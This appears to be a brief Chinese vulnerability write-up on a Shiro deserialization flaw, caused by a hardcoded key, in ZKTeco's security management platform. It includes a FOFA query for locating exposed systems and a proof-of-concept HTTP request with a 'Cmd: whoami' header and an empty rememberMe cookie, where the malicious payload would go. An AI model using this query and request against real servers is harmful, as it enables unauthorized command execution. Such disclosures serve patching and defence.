# Zkteco百傲瑞达安防管理系统平台 Shiro反序列化

## 漏洞描述

Zkteco 百傲瑞达安防管理系统平台存在 shiro 反序列化漏洞，该漏洞源于软件存在硬编码的 shiro-key，攻击者可利用该 key 生成恶意的序列化数据，在服务器上执行任意代码，执行系统命令、或打入内存马等，获取服务器权限。

## 漏洞复现

1. FOFA

app="ZKTECO-百傲瑞达安防管理系统平台" && title!="TimeTec Cloud AWDMS"



1. POC

GET / HTTP/1.1


Host: your-ip

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

Cmd: whoami

Cookie: rememberMe=

Accept-Encoding: gzip



## 修复建议

1、1. 更新Apache Shiro版本